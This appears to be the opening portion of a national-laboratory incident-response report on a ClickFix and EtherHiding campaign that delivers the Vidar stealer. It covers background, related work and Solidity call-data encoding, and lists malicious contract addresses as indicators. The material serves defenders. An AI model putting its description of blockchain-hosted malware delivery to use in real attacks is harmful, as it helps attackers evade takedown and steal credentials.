Pacific Northwest
NATIONAL LABORATORY

PNNL-39409

ClickFix and EtherHiding and Vidar Stealer, oh my!

Incident Response and Malware Analysis Report

July 2026

Jordan J Sosnowski

U.S. DEPARTMENT of ENERGY

Prepared for the U.S. Department of Energy
under Contract DE-AC05-76RL01830

DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor Battelle Memorial Institute, nor any of their employees, makes **any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights**. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof, or Battelle Memorial Institute. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.

PACIFIC NORTHWEST NATIONAL LABORATORY
operated by
BATTELLE
for the
UNITED STATES DEPARTMENT OF ENERGY
under Contract DE-AC05-76RL01830

Printed in the United States of America

Available to DOE and DOE contractors from
the Office of Scientific and Technical Information,
P.O. Box 62, Oak Ridge, TN 37831-0062
www.osti.gov
ph: (865) 576-8401
fax: (865) 576-5728
email: reports@osti.gov

Available to the public from the National Technical Information Service
5301 Shawnee Rd., Alexandria, VA 22312
ph: (800) 553-NTIS (6847)
or (703) 605-6000
email: info@ntis.gov
Online ordering: http://www.ntis.gov

PNNL-39409

ClickFix and EtherHiding and Vidar Stealer, oh my!

Incident Response and Malware Analysis Report

July 2026

Jordan J Sosnowski

Prepared for
the U.S. Department of Energy
under Contract DE-AC05-76RL01830

Pacific Northwest National Laboratory
Richland, Washington 99354

Abstract

Beginning February 6, 2025, there were two incidents presented to Pacific Northwest National Laboratory (PNNL) and were analyzed and identified as Vidar by PNNL's Cybersecurity Operation Center (CSOC). Vidar is an information stealer that is not overly complicated or new. However, the threat actors perpetrating these attacks are utilizing a relatively new combination of existing but underreported tactics for initial access. The attack is initialized through a particular successful social engineering attack called ClickFix. The compromised websites that PNNL's Cybersecurity Operation Center (CSOC) observed were all WordPress-hosted sites. In this report, PNNL's CSOC describes the tactics, techniques, and procedures utilized by the current Vidar campaign. The CSOC also evaluates how the attacker integrates EtherHiding and ClickFix, and provides insights into threat hunting and actions that can help organizations mitigate risks.

Acknowledgments

I would like to give special recognition to a handful of analysts who played crucial roles behind the scenes. Taylor Dixon and Andrew Jackson assisted with the new alert creation. Charlie Harper was invaluable in the threat-hunting portion—he wrote the script used to crawl Steam Community to find additional Command and Control domains. Danielle Nodine provided tremendous support with user outreach and awareness. The Cybersecurity Operation Center manager, Casey O'Leary, deserves immense credit for allowing myself and my teammates the time to focus on reports like this and for his continued encouragement and support.

Regarding the report, I want to thank Thaddeus Jarecki for his valuable assistance in the first round of editing. His editorial insights and thoughtful feedback significantly improved the content. I am not a writer, so his help in translating my thoughts into something coherent was immensely valuable. Additionally, I appreciate Gregg Serene for his thorough technical review, which was crucial in ensuring the accuracy and soundness of the analysis. Accuracy in a report such as this is extremely important to me, and without his guiding hand, there would undoubtedly be some factual errors. Finally, I want to thank Catie Himes and others in Pacific Northwest National Laboratory's Communications Division for providing copy and formatting edits.

This collaborative effort underscores the incredible teamwork within Pacific Northwest National Laboratory. Thank you all for your valuable contributions to this report!

Summary

Beginning in February of 2025, there were instances of Vidar malware presented to PNNL's CSOC for analysis due to them bypassing existing detection methods.

Vidar is not a new malware and has been around since 2018. Vidar is an information stealer, and its primary purpose is to exfiltrate credentials and other secrets found on its victims' computers to an attacker-controlled location. Of note is the vector through which Vidar is brought down onto the victim's host, utilizing a combination of ClickFix and EtherHiding.

The attacks start with abuse of a compromised website that presents a ClickFix lure to the potential victim.

In this report, PNNL's CSOC provides an in-depth analysis of ClickFix, EtherHiding, the initial access of the malicious code, the intermediate stages, and Vidar's inner workings. In addition, a course of action is presented that can help organizations mitigate related risks. Finally, the CSOC describes the threat-hunting avenues that were pursued to further map out this campaign.

Acronyms and Abbreviations

ABI	Application Binary Interface
AES	Advanced Encryption Standard
AMSI	Windows Antimalware Scan Interface
BSC	Binance Smart Chain
C2	Command and Control
CSOC	Cybersecurity Operation Center
DDR	Dead Drop Resolver
DiE	Detect It Easy
DLL	Dynamic Link Library
DOM	Document Object Model
HTA	HTML Application
IOC	Indicator of Compromise
KQL	Kusto Query Language
OS	Operating System
PDT	Pacific Daylight Time
PNNL	Pacific Northwest National Laboratory
Regex	Regular Expression

Contents

Abstract ii
Acknowledgments iii
Summary iv
Acronyms and Abbreviations v
Contents vi
1.0 Related Works 1
1.1 Marek Szustak 1
1.2 Sekoia 1
1.3 RevEng.AI 1
2.0 Background 2
2.1 EtherHiding 2
2.2 Binance 2
2.3 Smart Contracts 3
2.4 Solidity 4
2.5 ClearFake 6
2.6 ClickFix 7
2.7 RunMRU 9
3.0 CSOC Analysis 11
3.1 Incident – Opa Tempe 12
3.2 Incident – Cycling Independent 16
4.0 Corrective Actions 17
4.1 Remediation 17
4.2 Alerting 17
4.3 Blocking 17
4.4 User Outreach 18
4.5 Key Takeaways 18
5.0 Technical Analysis 20
5.1 Compromised Website 21
5.1.1 Injected Code 21
5.1.2 tokyoSkytree 24
5.1.3 shibuyaCrossing 26
5.1.4 akihabaraLights 27
5.1.5 ginzaLuxury 28
5.1.6 asakusaTemple 30
5.2 ClickFix 30

5.3 Initial Access 33
5.3.1 Initial Access Command 34
5.3.2 Malicious MP4 35
5.3.3 Malicious MP4 Layer 2 – Pivot to PowerShell 36
5.3.4 Malicious MP4 Layer 3 – PowerShell Decryption 36
5.3.5 Malicious MP4 Layer 4 – PowerShell Start-Process 37
5.3.6 Malicious MP4 Layer 5 – `DownloadString` and `iex` 38
5.3.7 Malicious PNG 39
5.3.8 Malicious PNG Layer 2 – AMSI Bypass and .NET Loading 40
5.4 Intermediate Stages 49
5.4.1 Vjqqsvlhxz.exe 49
5.4.2 Wfuztdtrcs.dll 55
5.5 Final Stage – Vidar 58
5.5.1 Overview 59
5.5.2 Fingerprinting 60
5.5.3 Dead Drop Resolvers 61
5.6 Smart Contract Analysis 62
5.6.1 Decompiling Solidity 63
5.6.2 Reconstructed Code 64
5.6.3 Contract Functions 79
6.0 Threat Hunting 82
6.1 Binance Smart Contracts 82
6.1.1 Similar Contracts 82
6.1.2 Transaction Auditing 84
6.1.3 Code Tracking 84
6.2 Attack Evolution 86
6.3 Compromised Websites 88
6.3.1 PublicWWW 88
6.3.2 Shodan 89
6.3.3 Example Sites 90
6.4 Command and Control Hunting 92
7.0 Conclusion 93
8.0 MITRE ATT&CK 94
9.0 Bibliography 96

Figures

Figure 1 – Phishing Contract 3
Figure 2 – ClearFake Lure (McEoin 2023) 6
Figure 3 – ClickFix Browser Lure (Madjar, et al. 2024) 7
Figure 4 – ClickFix OneDrive Lure (Madjar, et al. 2024) 8
Figure 5 – ClickFix Word Lure (Madjar, et al. 2024) 8
Figure 6 – Run Dialog 9
Figure 7 – Run Dialog Hints 9
Figure 8 – RunMRU Registry Key 10
Figure 9 – Infected Webpage: Opa Tempe 12
Figure 10 – Opa Tempe CAPTCHA 13
Figure 11 – Opa Tempe CAPTCHA Image Selection 14
Figure 12 – Opa Tempe ClickFix Lure 15
Figure 13 – Opa Tempe Command 16
Figure 14 – Attack Flow 20
Figure 15 – Initial Compromised Website 21
Figure 16 – Initial Access 34
Figure 17 – Ohio.mp4 35
Figure 18 – Ohio.mp4: Script Block 35
Figure 19 – Intermediate Stage 48
Figure 20 – Vjqqsvlhxz DiE 49
Figure 21 – Vjqqsvlhxz Metadata 50
Figure 22 – Control Flow Flattening 51
Figure 23 – `Wfuztdtrcs` DiE 55
Figure 24 – Final Stage 57
Figure 25 – Vidar DiE 58
Figure 26 – `HttpOpenRequest` Code References 59
Figure 27 – `mw_fingerPrint` 59
Figure 28 – Steam Community DDR 60
Figure 29 – Telegram DDR 60
Figure 30 – Initial C2 Communication 61
Figure 31 – Second Request C2 Communication 61
Figure 32 – Publicly Viewable Source and ABI 62
Figure 33 – Original Contract Bytecode 63
Figure 34 – Similar Contracts: `Original` 80
Figure 35 – Similar Contracts: `Orchid` 81
Figure 36 – Similar Contracts: `Shanghai` 82

Figure 37 – Cloudflare Turnstile Lure 85
Figure 38 – Compromised Sites – PublicWWW Listing 87
Figure 39 – Compromised Sites – Shodan 88
Figure 40 – Compromised Site: Twice Injected Same Part 1 89
Figure 41 – Compromised Site: Twice Injected Same Part 2 89
Figure 42 – Compromised Site: Twice Injected Different 90

Code

Code 1 – Solidity Example Functions 4
Code 2 – `baz(10)` Call Data 5
Code 3 – `foo("hello, world!")` call data 5
Code 4 – `bar("hello, world!", "12345678", 10)` call data 6
Code 5 – `Get-Item` PowerShell Output 16
Code 6 – KQL Alert Logic 17
Code 7 – Inject Code Library Imports 21
Code 8 – Injected Code `addEventListener` 22
Code 9 – Contract Creation 23
Code 10 – Orchid Contract Creation 23
Code 11 – `tokyoSkytree()` Return Execution 24
Code 12 – `tokyoSkytree()` Initial Constants and Cookie Functions 24
Code 13 – `teaCeremony(encodedScroll, templeNumber)` 25
Code 14 – Individual `orchid` Function Calls 25
Code 15 – `shibuyaCrossing` 26
Code 16 – `akihabaraLights` 27
Code 17 – `getAllSkylines()` return 28
Code 18 – `jade` Creation and `getRandomSkylineByBrowserAndPlatform` Call 28
Code 19 – `parseCherryBlossom(skylineUrl)` 29
Code 20 – `decryptScrollToText(encryptedBase64, keyBase64)` 29
Code 21 – Appending ClickFix HTML to DOM 30
Code 22 – `asakusaTemple` 30
Code 23 – `skylineContract` and `getPearlTower()` 31
Code 24 – CAPTCHA Elements, Counter, and Boolean 31

Code 25 – CAPTCHA Event Listeners 32
Code 26 – `getPearlTower()` and Image Event Listeners 32
Code 27 – `displayErrorMessage` 33
Code 28 – Initial Access Commands 34
Code 29 – `Ohio.mp4` Relevant JavaScript 36
Code 30 – Caesar Cipher and Transition to PowerShell 36
Code 31 – PowerShell AES Decrypt and Run 37
Code 32 – `Start-Process` and Non-Viable Code 37
Code 33 – Layer 5 38
Code 34 – Initial Deobfuscation Layer 5 38
Code 35 – Final Deobfuscation Layer 5 38
Code 36 – Arithmetic Obfuscation 39
Code 37 – XOR Decryption 39
Code 38 – Constant Definitions 40
Code 39 – Helper Functions 41
Code 40 – PowerShell Version Check 41
Code 41 – `Win32` Dynamic Module 41
Code 42 – `Win32.MEMORY_INFO_BASIC` Type Definition 42
Code 43 – `Win32.SYSTEM_INFO` Type Definition 42
Code 44 – `PInvoke` Calls 45
Code 45 – `AmsiScanBuffer` String and System Information Acquisition 45
Code 46 – Memory Region Acquisition 46
Code 47 – Check Region's Protections 46
Code 48 – `clr.dll` Check 46
Code 49 – Search for pattern 47
Code 50 – Zero-out Pattern 47
Code 51 – .NET Reflective Loading 47
Code 52 – `ParseVirtualTree` 52
Code 53 – `ParseOperationalTree` 52
Code 54 – `AdaptTree` 53
Code 55 – `TraverseAdjustableTree` 53
Code 56 – `TraverseCustomizableTree` 54
Code 57 – `MDgDQGm27` 55
Code 58 – `.cctor` 56
Code 59 – C2 Exfiltration Configuration 61
Code 60 – `Original` Contract Code 64

Code 61 – `Orchid` Contract Code 65
Code 62 – `Shanghai` Contract Code 69
Code 63 – `addSkyline` Call Data 70
Code 64 – `addSkyline` Decompilation 74
Code 65 – Solidity “`toString`” 74
Code 66 – `Skyline` Struct Creation 75
Code 67 – Copy Data from Memory to Structure Fields 75
Code 68 – Clear Remaining Storage Slots 76
Code 69 – Emit Call and Increase the Skyline Counter 76
Code 70 – Original Reconstruction of `addSkyline` 76
Code 71 – Final Reconstruction of `addSkyline` 77
Code 72 – `ginzaLuxury` Diff 83
Code 73 – `tokyoSkytree` Diff 83
Code 74 – `ginzaLuxury` Diff 84
Code 75 – New ClickFix HTML Snippet 86

1.0 Related Works

1.1 Marek Szustak

Marek Szustak published a report on January 2, 2025, which was the first I found during my initial analysis of the sample. His report shares the same smart contract: `0×9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53`. The report's analysis of the malicious code is fantastic and concise. The final payload does differ from the sample we analyzed because it includes an AutoIt binary that "exhibits behavior characteristic to the Vidar/Lumma InfoStealer" (Szustak 2025). Szustak points out the number of possible infections through using PublicWWW, which we later use to compare the spread of infected sites. When he originally wrote the report, ~3,490 websites were infected.

1.2 Sekoia

Sekoia was the latest company to publish a report about this attack (Le Bourhis and Bourgue 2025). Their article was published March 18, 2025, after my initial analysis was completed. Something of note is that Sekoia was the only company to report on the Vidar Stealer other than PNNL. They indicate that ClickFix is an evolution of ClearFake and present a brief on how ClearFake/ClickFix has evolved over time. The report also includes a detailed explanation of the code. In particular, the way Sekoia built the graphic breaking down the hexadecimal values for the call data is extremely clear and helpful for readers.

This report also indicated that macOS was targeted by ClearFake, which was not something I was aware of. There is indication of the code being capable of running for macOS, but endpoints for macOS were not currently configured.

There was a confusing portion regarding the contracts. They claim `0×9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53` contains two contracts: `0×8bd8470f15a93e7944104aacadb0c901c1af56010ad287b694099aba95a6ed74` and `0×a8e3378b1ff56f506a5e06107d85e1b33962bf8c8bc6c9aca923878a5b6b253a`, which is not correct. These two IDs are the transaction hashes and within their data portions contain the new contracts `0×53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA` and `0×8FBA1667BEF5EdA433928b220886A830488549BD`, respectively. It is likely that transactions were meant instead of contracts because they later list the two contracts.

1.3 RevEng.AI

The last article used as a basis for my analysis was generated by RevEng.AI (RevEng.AI 2025). This report appears to have been generated with AI assistance and may contain errors or omissions; please verify the information independently. Its analysis is very similar to that of Sekoia and Szustak. The code is more comparable to Sekoia (and what the PNNL Cybersecurity Operation Center [CSOC] observed). Their analysis ended with LummaStealer, which was different from ours because we observed Vidar Stealer. Regardless, many instances seem to end with some kind of information stealer.

2.0 Background

Before diving into the actual analysis of the sample by the CSOC, this section will first describe and explain some relevant background material. As mentioned previously, some of the techniques used in this attack have been underutilized in the past, and there are not many resources with relevant details.

2.1 EtherHiding

EtherHiding was first coined by Guardio Labs in a 2023 report. They state that, "'EtherHiding presents a novel twist on serving malicious code by utilizing Binance's Smart Chain contracts to host parts of a malicious code chain in what is the next level of Bullet-Proof Hosting" (Tal and Zaytsev 2023). Guardio reported that EtherHiding is an evolution of ClearFake, by which attackers can achieve bulletproof hosting of malicious code anonymously and without restrictions. In the attacks they witnessed, the final payload resulted in a variety of info stealers: RedLine, Amadey, or Lumma.

Content provided by Szustak states that "EtherHide" was the name of a challenge in a 2018 CTF called Hackcon. In the challenge, authors stored the flag within a smart contract. This could be the source of the name EtherHiding that Guardio chose.

Guardio's report mentions Binance specifically, but any smart contract support platform could be used maliciously. Additionally, the attackers the CSOC is tracking are using ClickFix, not ClearFake. The determination that the CSOC saw ClickFix instead of ClickFake is due to the lures being utilized but ultimately was up to analyst discretion. Within the literature for the two attacks, sides are split on whether one attack is an evolution of the other or if they are entirely separate. Therefore, EtherHiding will not be restricted in this report to Binance or ClickFake. The specific contract Guardio tracked had an ID of `0×7f36d9292e7c70a204facc2d255475a861487c60`, which was discussed in the smart contract section. They also mention that, through the use of smart contracts, the second- and third-stage payloads are fed back to the compromised website. This means that the attackers can update those payloads at any time using the smart contract. This allows attackers a way to modify payloads without having to re-inject compromised websites.

At a high level, it seems that EtherHiding is a way for attackers to stealthily hide their code on blockchains that achieve benefits similar to bulletproof hosting. By being hosted on blockchains, the code achieves immutability and allows the compromised websites to stay up to date with new payloads and endpoints via requests to the smart contracts.

2.2 Binance

Binance is a prominent cryptocurrency exchange platform that offers multiple services, including trading, asset management, and blockchain technology development. Founded in 2017, Binance quickly rose to become one of the largest cryptocurrency exchanges in the world.

Binance's blockchain, Binance Smart Chain (BSC), allows for the creation and execution of smart contracts. BSC is renowned for its high performance and compatibility with the Ethereum Virtual Machine. This compatibility ensures that decentralized applications and assets on Ethereum can be transferred to BSC with minimal friction.

However, the rapid growth and accessibility of BSC also made it a target for malicious actors. As noted in the related works (Section 1.0) and in this report, threat actors can leverage the functionalities of BSC to execute campaigns such as ClickFix. These methods utilize smart contracts to host malicious code, further obfuscating their infrastructure and making detection more challenging. This underscores the sophistication and evolving nature of threats within the Web3 ecosystem.

Given the legitimate business operations of Binance and other cryptocurrency platforms, blocking all smart contract endpoints can disrupt legitimate applications relying on these services. Nonetheless, continuous monitoring, user education, and implementing proactive security measures are crucial in mitigating these risks within organizational environments.

2.3 Smart Contracts

Smart contracts are self-executing programs where the terms of the agreement or conditions are written into lines of code and stored and executed on a blockchain. These contracts automatically execute and enforce the rules and penalties of an agreement, reducing the need for intermediaries and ensuring trustless transactions.

The contracts themselves are immutable once hosted on a blockchain and cannot be altered or tampered with. This effectively gives attackers bulletproof hosting. Tags can be applied to specific smart contracts within the ecosystem to potentially warn users of malicious activity. However, at the time of writing this report, this information is not seen by the end user and is only visible by going to Binance's blockchain explorer, BscScan. The contract of `0×7f36D9292e7c70A204faCC2d255475A861487c60` can still be interacted with fully even though it has been reported, because the reporting only shows a warning.




Figure 1 – Phishing Contract

Smart contracts themselves are not malicious and have a wide variety of interesting applications. Theorized applications include supply chain support, insurance, transferring of

funds, real estate transactions, and voting. However, like many other Web3 technologies, smart contracts are still in their infancy and are not utilized to their fullest capabilities. Additionally, many cybersecurity analysts do not understand smart contracts, and with minimal understanding and bulletproof hosting, smart contracts are a fantastic target for malicious actors. However, utilizing smart contracts is not without its downsides. The contracts are entirely transparent, and the code and function calls are visible to all participants. Therefore, attackers are gaining stability at the expense of visibility.

Regarding smart contract code development, the code is written in various languages—Rust, Solidity, Clarity, and HyperSDK are a few examples. For Ethereum and Binance smart contracts, Solidity is utilized.

2.4 Solidity

Solidity is a statically typed programming language designed for developing smart contracts. It is licensed under GNU GPL v3 and was originally proposed by Gavin Wood in August 2014, and its development was led by Christian Reitwiessner. The code uses an ECMAScript-like syntax (JavaScript standard). Solidity is compiled down to an intermediate representation bytecode that is executed on the Ethereum Virtual Machine.

At a high level, whenever a function within a Solidity contract is called, there is “call data” passed that contains user parameters and a function selector (or method ID). Solidity defines a specific contract application binary interface (ABI) that allows users, and other contracts, to interact with contracts.[1]

The method ID is generated from the first four bytes of the Keccak-256[2] hash of the function’s signature. For the signature, return values are not considered and parameter types are comma separated with no spaces.

Following the four bytes of the method ID are the parameters. There are static and dynamic parameters within the specification. Effectively, any array-like object is considered dynamic (e.g., `uint32[]`), unless it is an array object that has a defined length in the function prototype (e.g., `uint32[2]`). Data is encoded on 32-byte word boundaries.

For static parameters, they are encoded in place and in big-endian notation.

For dynamic parameters, the offset to their data location is encoded first. Then, at the offset, the length of the parameter is encoded followed by the actual parameter.

```
foo(string input) public pure returns (uint32)
baz(uint32 x) public pure returns (uint32)
bar(string input, bytes8, uint32 x) public pure returns (uint32)
```

Code 1 – Solidity Example Functions

[1] https://docs.soliditylang.org/en/latest/abi-spec.html
[2] https://emn178.github.io/online-tools/keccak_256.html

Using the functions defined in Code 1, we will go through a few examples of how the call data is created. If `baz` was called with the argument `(10),` it would pass 36 (0x24) bytes in total:

- `0×7d68785e` is the method ID generated from the first four bytes that the Keccak-256 has of `baz(uint32)`
- `0×000000000000000000000000000000000000000000000000000000000000000a` (10 padded to 32 bytes).

The total call data can be seen below in Code 2.

```
0×7d68785e
  000000000000000000000000000000000000000000000000000000000000000a
```

Code 2 – `baz(10)` Call Data

If `foo` was called with the argument `("hello, world!")`, it would pass 100 (0x64) bytes in total:

- `0×f31a6969` is the method ID for `foo(string)`
- `0000000000000000000000000000000000000000000000000000000000000020` is the offset to the start of data for the first parameter (assumes a relative start after the initial 4 bytes of the method ID).
- `000000000000000000000000000000000000000000000000000000000000000d` is the length of the first parameter
- `68656c6c6f2c20776f726c6421000000000000000000000000000000000000000` is the encoded first parameter.

The total call data can be seen below in Code 3.

```
0×f31a6969
  0000000000000000000000000000000000000000000000000000000000000020
  000000000000000000000000000000000000000000000000000000000000000d
  68656c6c6f2c20776f726c6421000000000000000000000000000000000000000
```

Code 3 – `foo("hello, world!")` call data

If `bar` was called with `("hello, world!", "12345678", 10)`, it would pass 164 (0xA5) bytes in total:

- `0×e11b0100` is the method ID for `bar(string, bytes8,uint32)`
- `0000000000000000000000000000000000000000000000000000000000000060` is the offset to the start of data for the first parameter, `3132333435363738000000000000000000000000000000000000000000000000` is the encoded second parameter, `000000000000000000000000000000000000000000000000000000000000000a` is the encoding of the third parameter, `000000000000000000000000000000000000000000000000000000000000000d` is the length of the first parameter, and `68656c6c6f2c20776f726c6421000000000000000000000000000000000000000` is the encoding of the first parameter.

The total call data can be seen below in Code 4.

```
0×e11b0100
  0000000000000000000000000000000000000000000000000000000000000060
  3132333435363738000000000000000000000000000000000000000000000000
  000000000000000000000000000000000000000000000000000000000000000a
  000000000000000000000000000000000000000000000000000000000000000d
  68656c6c6f2c20776f726c6421000000000000000000000000000000000000000
```

Code 4 – `bar("hello, world!", "12345678", 10)` call data

The purpose for going into a detailed explanation about why the ABI works will become apparent when analyzing the Solidity bytecode later in the report in Section 5.6 (Smart Contract Analysis). Readers are referred to Solidity's documentation for further details.[3] There is also an online tool that is helpful in learning how Solidity's packing works.[4]

2.5 ClearFake

ClearFake was named by a cybersecurity researcher named Randy McEoin on August 6, 2023. The name is derived from the fact that "the majority of the JavaScript is being used without obfuscation . . . all the variable names are in the clear, no obfuscation on them" (McEoin 2023). Based on his research, it seems the attack started on July 19, 2023. This actor is using the lure of fake browser updates (Figure 2).




Figure 2 – ClearFake Lure (McEoin 2023)

At a high level, ClearFake any JavaScript attack where injected malicious code is not heavily obfuscated and attempts to utilize social engineering to trick the user into self-compromise.

[3] https://docs.soliditylang.org/
[4] https://abi.hashex.org/

2.6 ClickFix

Proofpoint released an article on June 17, 2024, detailing a new social engineering attack called ClickFix, which appears related to ClickFake. “In mid-April 2024, researchers found compromised sites containing an inject, leading to an iframe on pley[.]es. This iframe was shown as an overlay error message claiming that a faulty browser update needed to be fixed. Researchers dubbed this activity cluster ClickFix” (Madjar, et al. 2024).

In their research, Madjar et al. observed a previous ClickFix inject replaced with a ClearFake injection. Proofpoint is unsure if these two attackers are working together or if the ClearFake actors compromised the iframe themselves. Beyond that, ClickFix seems to be more varied and uses various lures, such as OneDrive errors, Microsoft Word errors, and browser errors. Proofpoint reports that the final stage binary varies between infections. They have listed DarkGate, NetSupport RAT, and various information stealers. The latest iterations—as seen in this report—are using extremely convincing CAPTCHA and Cloudflare Turnstile errors and are pulling down Vidar Stealer and Lumma Stealer. At a high level, ClickFix seems to be an evolution of the ClearFake attack, utilizing more convincing and crafty social engineering lures and storing malicious code within iframes.




Figure 3 – ClickFix Browser Lure (Madjar, et al. 2024)

